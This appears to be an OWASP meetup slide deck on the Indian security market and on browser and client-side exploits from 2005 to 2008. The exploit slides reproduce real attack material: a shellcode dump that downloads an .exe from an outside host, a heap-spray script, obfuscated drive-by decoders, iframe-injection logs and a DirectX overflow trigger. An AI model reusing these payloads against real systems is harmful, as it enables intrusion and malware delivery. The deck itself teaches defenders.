

CROSSING THE CHASM



ANATOMY OF CLIENT-SIDE AND BROWSER-BASED EXPLOITS

OWASP DELHI MEETUP

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The bigger picture...



Where are we now?

An organizational perspective

- Organizations have understood the end-to-end picture.
- Security has become justifiable in business terms.
- 'Proactive, preemptive and inclusionary' is the motto.
- Resolution of RoI is still under experimentation.
- Quality of manpower has improved.



Where are we now?

*An **industry** perspective*

- The industry is back to basics.
- Witnessing a wide scale, two-pronged consolidation.
- Focus shifting from best-of-the-breed to contemporary.
- Upping the effort to build in-house, multi-vendor, wholesome solutions at lowest cost.
- Turnkey, productized-services are the way to go.
- Investment is scarce and returns are scarcer.
- Technical innovation has hit the glass-ceiling.
- Outsourcing is still problematic.



Where are we now?

A *technical* perspective

- The threat landscape has changed.
- The focus is completely crime-centric.
- The vulnerability-to-exploit cycle is minuscule or negative.
- The vendors have become responsible and mature.
- Haphazard laws and legal ramifications have added to the FUD.



The failure of outsourcing

- Information security lags by 5-7 yrs from the mainstream outsourcing market.
- A tough, complex and multi-disciplinary job.
- Customer paranoia, compliance costs, confidentiality issues.
- Legal hassles with overseas contractors.
- Bigger contractors lack skilled manpower creation skills for this niche domain.
- Only mainstream security services are being pursued.
- Many opportunities are going unnoticed.
- More effort, less clarity, unneeded complexity, low quality.



The Indian security market

- The IT infrastructure is being completely overhauled.
- Organizations have been 'pressurized' to take security into consideration.
- Their buying approach is very conservative.
- IDC estimate:\$120M by 2008. Understatement.
- The SMB sector is one huge, untapped and unaccounted opportunity.



Selling to Indian SMBs


- Relationship should be the topmost priority.
- SMBs still have a shopkeeper's approach.
- The market is unaccounted for. First-mover tactics.
- Personalized pitch.
- Focus on post-sales too.
- Let them get the bang for the buck.
- Assist them in assessing the ROI.
- Partner networks need to be improved.
- Marketing is still very immature.



(Concept + Cost) Arbitrage

- Market is thumbs-up to contemporary offerings bundled in an 'on-demand' fashion.
- *“...Philippe Courtot (CEO, Qualys) acknowledged that in his business it is quite possible that an Indian company could come up with a vastly lower cost structure, and customers would switch immediately, if they are convinced about the reliability of the service.”* -- Sramana Mitra
- Challenges: Team, Sales, Investment.


••• | The view from the foxhole...



WMF – Where it all began...

Timeline

- **October-December 2005:** Numerous versions of the private exploits were circulating in the wild already. The Russian mafia was selling ready-to-run malware versions for \$4000.
- **27th December 2005:** The vulnerability details were disclosed publicly on a mailing list and working exploit was released.
- **29th December 2005:** Microsoft confirms the vulnerability, but no patch in sight. Numerous versions of the malware popping out every minute.
- **31st December 2005:** Ilfak Gulikanov, an independent researcher, releases a unofficial patch for the vulnerability.
- **5th January 2006:** Microsoft breaks out from its patch release cycle under pressure and delivers the fixes (MS06-001).



WMF – Where it all began...

Technical details...

- WMF contains graphics functions and parameters used to render an image.
- The file has a main header (18 bytes), followed by one or more data records.

```
typedef struct _WindowsMetaHeader
{
    WORD FileType; /* Type of metafile (1=memory, 2=disk) */
    WORD HeaderSize; /* Size of header in WORDS (always 9) */
    WORD Version; /* Version of Microsoft Windows used */
    DWORD FileSize; /* Total size of the metafile in WORDS */
    WORD NumOfObjects; /* Number of objects in the file */
    DWORD MaxRecordSize; /* The size of largest record in WORDS */
    WORD NumOfParams; /* Not Used (always 0) */
} WMFHEAD
```



WMF – Where it all began...

Technical details...


- A record is a binary-encoded function call to the MS-GDI. An integer identifies a specific GDI function, along with the parameters to that function.
- To render, the library calls each GDI function specified in these records and passes the associated parameters.

```
typedef struct
{
    0x061C RoundRect
    DWORD rdSize;      0x061D PatBlt
    WORD rdFunction;   0x0626 Escape
    WORD rdParm[1];    0x062F DrawText
} METARECORD;

int Escape( HDC hdc, int nEscape, int InDataSize, LPCSTR lpvInData,
           LPVOID lpvOutData );
```

\x20\x00\x00\x00 rdSize
 \x26\x06 rdFunction(0x0626)
 \x09\x00 nEscape (SETABORTPROC)
 \x16\x00 InDataSize
 uchar[n] lpvInData

- Second, third, and the fourth parameters are directly supplied by the file.



WMF – Where it all began...

Technical details...

- SetAbortProc sets the application-defined abort function that allows a print job to be cancelled during spooling.

```
int SetAbortProc( HDC hdc, ABORTPROC lpAbortProc );
```

```
0x08 QUERYECSUPPORT  
0x09 SETABORTPROC  
0x0a STARTDOC  
0x0b ENDDOC
```

- The second argument is a pointer to an arbitrary function.
- When WMF calls it, the function code is directly supplied as the last parameter.
- Rest is for your grandchildren...



WMF – Where it all began...

Celebrating 0-day New Year

```
000000000: 01 00 09 00 00 03 04 0a 00 00 06 00 3d 00 00 00 || 0.....=...  
000000010: 00 00 20 00 00 00 26 06 09 00 41 41 41 41 41 41 | ..&..AAAAAA
```

- Metasploit introduced compression, chunked encoding, dummy records evasion.
- Targeted attacks came to the limelight.
- Marked a milestone which changed the threat landscape.
- Contemporary defense was about to become obsolete.



IE CreateText 0-Day

Upping the ante

```
<SCRIPT LANGUAGE="JScript">
var rng = document.body.createTextRange( );
if (rng!=null) {
alert(rng.htmlText);
}
</SCRIPT>
```

- *createTextRange* method returns the *TextRange* object for an HTML element.
- *TextRange* facilitates the retrieval and modification of the text content of the element.

BODY, BUTTON, TEXTAREA, INPUT *type=button, hidden, password, reset, submit, text*

- Not all INPUT types support the *TextRange* object, so the *createTextRange* object method may not be invoked.



IE CreateText 0-Day

Upping the ante

- `createTextRange` utilizes a function pointer stored in a structure belonging to the INPUT element.
- Not initialized properly if the INPUT type is not designed to use `createTextRange` (button, checkbox, image, radio).
- The pointer contains an arbitrary address that usually points to the heap.
- The value stored at that address is directly used as the address of a function.



The VML 0-Day

Setting the standard

- Rejected as a web standard and was replaced by the Scalable Vector Graphics (SVG).

```
<v:rect
  style='width:120pt;height:80pt'
  fillcolor="red">
<v:fill
  type="gradient"
  method="linear"/>
</v:rect>
```

- The "fill" sub-element describes how the drawn object should be filled.
- No bounds checking on the *method* attribute of the *fill*.
- Uses a fixed size stack buffer of 260 bytes.



The VML 0-Day

Setting the standard

- Ubiquitous attack vectors (HTML - Outlook, IE).
- *Method* could be anywhere.
- Scripting languages are a decoding nightmare.
- IPS groaned. AVs were doing second-stage detection.
- Exploit-facing protection was debunked.



The ANI 0-day

Things were never the same

- A graphics file format used for animated icons and cursors.
- Based on the RIFF file format, which is used as a container.
- RIFF is a generic meta-format for storing data in tagged chunks.

Offset	Size	Description	Offset	Size	Description
0x0000	4	Chunk Identifier	0x0000	4	Chunk Identifier ("RIFF" or "LIST")
0x0004	4	Length (N)	0x0004	4	Length (N)
0x0008	N	Chunk Data	0x0008	4	Type Identifier
			0x000C	N	subchunks

- Two *Chunk Identifiers*, "RIFF" and "LIST", contain subchunks.
- If the *Type Identifier* of "RIFF" chunk is "ACON", the file is an ANI cursor.
- Every ANI file has chunk with *Chunk Identifier* "anih" (36 bytes), containing summary description of the file.



The ANI 0-day

Things were never the same

```
struct tagANIHeader {  
    DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)  
    DWORD cFrames; // Number of unique Icons in this cursor  
    DWORD cSteps; // Number of Blits before the animation cycles  
    DWORD cx, cy; // reserved, must be zero.  
    DWORD cBitCount, cPlanes; // reserved, must be zero.  
    DWORD JifRate; // Default Jiffies (1/60th of a second) if rate  
    chunk not present.  
    DWORD flags; // Animation Flag  
} ANIHeader;
```

- Only the first “anih” chunk undergoes sanity checks.
- After the check, *LoadAnilcon* calls *ReadChunk*.
- *ReadChunk* copies each chunk into a stack-based buffer.
- *Length* determines the size of the buffer!



The ANI 0-day

Things were never the same

- Mind-bogglingly diverse attack vectors (HTML, attachments).
- The file extension could be changed.
- Even the preview functions are vulnerable.
- Actually, a bug which rose from its ashes.
- Mallet on the head of MS' QA practices.



Shotgun Attacks, Drive-By Downloads

- The most business-savvy cyber-crime model.
- Heavy monetization. Arms bazaar.
- Used for plethora of nefarious activities – espionage, data thefts, bot herding, etc.
- Contemporary defense fails to provide protection.
- AV vendors are fooling you by providing reactive defense.
- Simple, precise, scalable, wide-scale, productizable.

Shotgun – Bank of America



- The URL is encoded using a simple decimal representation method

“h=t=t=p=:=/=/=w=w=w=.=r=o=c=k=-=s=p=i=r=i=t=s=.=d=e=/=t=e=m=p=l=a=t=e=s=/=i=n=d=e=x=.=p=h=p=t”

➤ Unescaped() - <http://www.rock-spirits.de/template/index.php>



Shotgun – Bank of America

- The second URL contains harmless-looking encoded data and a decoder.

```
hcgy4h3MuSTdOOX1kb3_kbVFolV_fODy4h3MuSYdv1ON27D_eCD19AvQibV_ebDGAF
QshsV7hZYnfOXyhaTdJw912nQ1P1C1iCTdPArNfOQ1A29yh0Ed@7vQibV_ebDG0MVN
4ST79CvWwWrZ4OQ14BQ7RCvxJMzMjAH7aw9ywwwvxQ8Yy8AvxhJX1anQ7kaTdJwv19R
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zZQ1ON27D_eCD19AvT@Br_wwwvxQ63_iAvloMDLI5TxInVth0EdoRAyROQ1RmB7anHd
USV_UOD1XSDyaMXN5mVMjSQNwbPyjBDyXSQMj5TNYBXNUSDMUxXMj5TN9RT1a537Pa
vmQ1O1ahTd@hXMqzDySzQ1isvlubX1AavTZSwdOaHMeSTyDFvspeP19aP14xVsUA3MiCQ1U7HNRm
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vMaM3_9mDyeh3_iwrFhar_aOV_aOV_aODy82EmeagtoZ@nfOXyhzV_DOX1@5T1
```

<truncated>



Shotgun – Bank of America

- The decoding function was quite advanced, involving the use of a lookup table and a number of mathematical operations.

```
function dc(x)
{
    var l=x.length,b=1024,i,j, u,p=0,s=0,w=0;
    t=Array(63,37,23,57,1,6,19,50,27,12,0,0,0,0,0,0,13,10,42,46,24,45,55,43,44,15,31,53,47,34
    ,33,14,25,40,7,26,41,17,56,49,8,9,39,0,0,0,0,32,0,3,30,59,48,22,20,29,2,16,4,5,35,54,58,0
    ,21,61,60,51,52,18,28,11,38,36,62);

    for(j=Math.ceil(l/b);j>0;j--)
    {
        u='';
        for(i=Math.min(l,b);i>0;i--,l--)
        {
            w=(t[x.charCodeAt(p++)]-48)<<s;
            if(s)
            {
                u+= String.fromCharCode(226^w&255);
                w >>=8;
                s-=2;
            }
            else
            {
                s=6;
            }
        }
        document.write(u);
    }
}
```




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- Once run with the specified string, this decoding routine will write new content to the web site which exploits a number of vulnerabilities targeting Internet Explorer.
- Microsoft XML Core Service XMLHTTP ActiveX Control Remote Code Execution Vulnerability
- Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability
- Java Sandbox Privilege Escalation Exploit
- Downloads an executable QRhrTRWtr.exe, packed with FSG.
- Downloads another executable demo.exe, a variant of Infostealer.Bancos.



Shotgun – Orkut.com

- A encoded webpage points to a fake Orkut login.
- The login information is sent to the attacker.
- A variant of the Microsoft MDAC RDS.Dataspace ActiveX Control Remote Code Execution Vulnerability which downloads a known trojan.






ANI Exploitation



0000:0200 ff 50 e8 5b 00 00 00 eb 81 e8 e9 ff ff ff 83 c4
0000:0210 08 c3 e8 5f 00 00 00 68 ec 97 03 0c 50 e8 7a 00
0000:0220 00 00 83 c4 08 c3 e8 4b 00 00 00 68 aa fc 0d 7c
0000:0230 50 e8 66 00 00 00 83 c4 08 c3 e8 37 00 00 00 68
0000:0240 72 fe b3 16 50 e8 52 00 00 00 83 c4 08 c3 e8 4d
0000:0250 ff ff ff 68 4f ef 4f 05 50 e8 3e 00 00 00 83 c4
0000:0260 08 c3 e8 0f 00 00 00 68 8e 4e 0e ec 50 e8 2a 00
0000:0270 00 00 83 c4 08 c3 33 c0 64 8b 40 30 85 c0 78 10
0000:0280 3e 8b 40 0c 3e 8b 70 1c ad 3e 8b 40 08 c3 eb 0b
0000:0290 3e 8b 40 34 83 c0 7c 3e 8b 40 3c c3 60 36 8b 6c
0000:02a0 24 24 36 8b 45 3c 36 8b 54 05 78 03 d5 3e 8b 4a
0000:02b0 18 3e 8b 5a 20 03 dd e3 3b 49 3e 8b 34 8b 03 f5
0000:02c0 33 ff 33 c0 fc ac 84 c0 74 07 c1 cf 0d 03 f8 eb
0000:02d0 f4 36 3b 7c 24 28 75 df 3e 8b 5a 24 03 dd 66 3e
0000:02e0 8b 0c 4b 3e 8b 5a 1c 03 dd 3e 8b 04 8b 03 c5 36
0000:02f0 89 44 24 1c 61 c3 e8 06 fe ff ff 68 74 74 70 3a
0000:0300 2f 2f 77 77 77 2e 39 39 39 38 38 38 37 37 37 2e
0000:0310 63 6e 2f 77 68 79 2f 61 64 2e 65 78 65 □

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MS07-033 and Xunlei Shotgun

- The actual exploit was obfuscated six times!
- For the outermost layer of obfuscation, the attacker is using the `eval()` to evaluate the text as script code.
- The decoded script is divided into three portions that are being passed as arguments to the `document.writeln()` function. This function will write the HTML expressions in the current window.
- The resulting code is divided into two main portions. The first part is evaluating an expression encoded using the `escape()` function. This turns out to be a function doing mathematical substitution.
 - Microsoft Internet Explorer Speech API 4 COM Object Instantiation Buffer Overflow Vulnerability
 - Xunlei Web Thunder ThunderServer.webThunder.1 ActiveX Control Arbitrary File Download Vulnerability



Real Player ActiveX 0-Day

```
GET / HTTP/1.1
TE: deflate,gzip;q=0.3
Connection: TE, close
Host: www.tops100.org
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)

HTTP/1.1 200 OK
Content-Length: 90479
Content-Type: text/html
Content-Location: http://www.tops100.org/default.html
Last-Modified: Tue, 01 Apr 2008 15:12:35 GMT
Accept-Ranges: bytes
ETag: "b66ad2d0a94c81:19eb"
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Thu, 03 Apr 2008 16:15:39 GMT

<iframe src=http://173.cncz.us/new173.htm width=0 height=0></iframe>
<html>
```

```
GET /new173.htm HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, applic.
Referer: http://www.tcps100.org/
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 173.cncz.us
Connection: Keep-Alive
|
HTTP/1.1 200 OK
Connection: keep-alive
Date: Thu, 03 Apr 2008 16:15:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 158
Content-Type: text/html
Set-Cookie: ASPSESSIONIDAQDAQCS=HJCBILECAJLPJHFCAIMMIMK; path=/
Cache-control: private

<iframe src=w/u.html width=0 height=0></iframe>
```



Real Player ActiveX 0-Day

- Accesses the parent object window and indexes the document subobject: `window["document"]`.
- It then references a method owned by the document object, by appending a second index: `window["document"]["write"]` causing the actual HTML code to be generated.



Real Player ActiveX 0-Day

```
var bigblock=unescape("%u0C0C%u0C0C");
var headersize=20;
var slackspace=headersize+shellcode.length;
while(bigblock.length<slackspace)bigblock+=bigblock;
var fillblock=bigblock.substring(0,slackspace);
var block=bigblock.substring(0,bigblock.length-slackspace);
while(block.length+slackspace<0x40000)block=block+block+fillblock;
var memory=new Array();
for(i=0; i<400; i++){memory[i]=block+shellcode}
var buf='';
while(buf.length<32)buf=buf-unescape("%0C");
var m='';
m=obj.Console;
obj.Console=buf;
obj.Console=m;
m=obj.Console;
obj.Console=buf;
obj.Console=m;

</script>
```




Real Player ActiveX 0-Day

```
document.writeln("<html>");  
document.writeln("<head>");  
document.writeln("  <script language=\"JavaScript\">");  
document.writeln("eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseString.fromCharCode(c+29)):c.toString(36))};if(!'\\'.replace(/\^\/,String)){while(){return d[e]}];e=function(){return'\\\\\\w+'};c=1;while(c--)if(k[c])p=p.replace('\\g'),k[c]);return p}('e b(){4z f=3;4z c=4y("\\%3w%2t\"+"%"10%2A%1G%o\"+"%"V%11%1U%3n%1t%3s\"+"%14%4c%F%0%4d%46%H%3k%3f\"+"%1d%3K%0%4p%49%I%0%3j%1v\"+"%2I%40%"%3i%P%2I%33%3H%3y\"+"%0%3i%1r%2I%3Q%32%3h%0%3i\"+"%1i%2I%4l%35%34%0%3i%13%2I%"%1I%3Z%1A%28%21%1Y%23%v%3u\"+"%1B%4q%R%2H%1q%2R%1S%0%31\"+"%1x%36%2p%2a%2c%39%1w\"+"%4r\"+"%1y%2h%2c%44%w%0%3P%F\"+"%0%1L%3N%q%3r%25%3q%16%20\"+"%2e%2V%30%"%1g%1k%4g%15%40\"+"%K%1V%4f%4n%2Y%2l%4a%2k%M\"+"%2F%1b%3p%1s%41%U%0%2r%2i\"+"%E%0%4k%3Y%3R%2P\"+"%2B%3W%Q%A%0%4s%R%1X%3T\"+"%26%2M\"+"%3U%Q%2L%2y%1Z%2u%2E%1F%10%2U%2z%1Z%2T%C%2g\"+"%2c%3l%1R%3t%37%0%1Q%12%T\"+"%4j%1m%10%2b%1T%5%4r%1j%29%27%2h%4e%H%3k%3g%2Z%1J\"+"%1M%3d%Z%3F%39%4w%5%2X%3c\"+"%Z%3F%39\"+"%4w%u%2y\"+"%0%2G%1h%0%z%1l%X%1W%1p\"+"%4e\"+"%H%4p%2s%2j%2m%43%H%4p\"+"%45%4m%4x\"+"20%20%1D%31%x\"");4z 8=4y(\"%17%17\");4z h=f+c.j;4B(8.j<h)8+=8;4z 9=8.n(0,h);4z i=l=m=6();d(g=0;g<5;g++){l[g]=i+c}4z a='\\\\\\\\\\\\';4B(a.j<4)a=a+4y(\"%1\");4z k='\\\\\\\\\\\\\\';k=4A.7;4A.7=a;4A.7=k;4A.k=4A.7;4A.7=a;4A.7=k\\',62,286,\\'0C|0x40000|20|32|400buf|cccccccc|fdsjkfdssss|for|function|hhhhheeee|i|iiiisssl|jjjjccbbbb|length|m|memory|u0008|u0015|u0030|u0035|u004e|u0062|u0065|u0068|u006a|u006c|u0070|u0074|u00b9|u01u030d|u0320|u0324|u0378|u038b|u0445|u0447|u0455|u046a|u0474|u048b|u0500|u0544|u06u0845|u0870|u0874|u087d|u0c0C|u0c45|u0c47|u0c80|u0c8b|u0e8a|u0fc0|u0fe0|u0fe4|u0f|u12eb|u1445|u17eb|u1824|u1a36|u1c45|u1c5a|u1c70|u1e74|u205d|u2075|u2445|u2455|u25u3089|u30a1|u312e|u3303|u3350|u3356|u3361|u33c9|u33f3|u348d|u3835|u3900|u3c48|u3f
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Facebook ActiveX Attack



Source of: http://profile.myspace.com/index.cfm/fuseaction/user.viewprofile.t _ □ X

File Edit View Help

ash_vspace"></div><div src=".footer_01.gif" width=0 height=0></div><div id="splash_main

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Find: footer Highlight all Match case

Line 1, Col 9989



Facebook ActiveX Attack




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
Line 3, Col 10

- Facebook Photo Uploader 'ImageUploader4.1.ocx' FileMask Method ActiveX Buffer Overflow Vulnerability
- Yahoo! Music Jukebox 'mediagrid.dll' ActiveX Control Remote Buffer Overflow Vulnerability
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Facebook ActiveX Attack

➤ Stack-based overflow in Aurigma ImageUploader4.1.ocx ActiveX control



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
MS DirectX 0-Day

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<object classid="clsid:201EA564-A6F6-11D1-811D-00C04FB6BD36"
id="DirectXSDK"></object>
var address = "\x41\x41\x41\x41";
while(address.length < 2088) address += address;
DirectXSDK.SourceUrl = address;
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- Buffer-overflow in the 'DXTLIPI.DLL' included in the Microsoft DirectX Media SDK.
- DirectX Media SDK was deprecated 2002.
- The vulnerability affects the 'SourceUrl' property of the 'DXSurface.LivePicture.FlashPix.1' ActiveX control.
- SourceURL parameter of more than 2088 bytes results in the ECX register becoming corrupt and later causing a call to an attacker-supplied address.



MS DirectX 0-Day



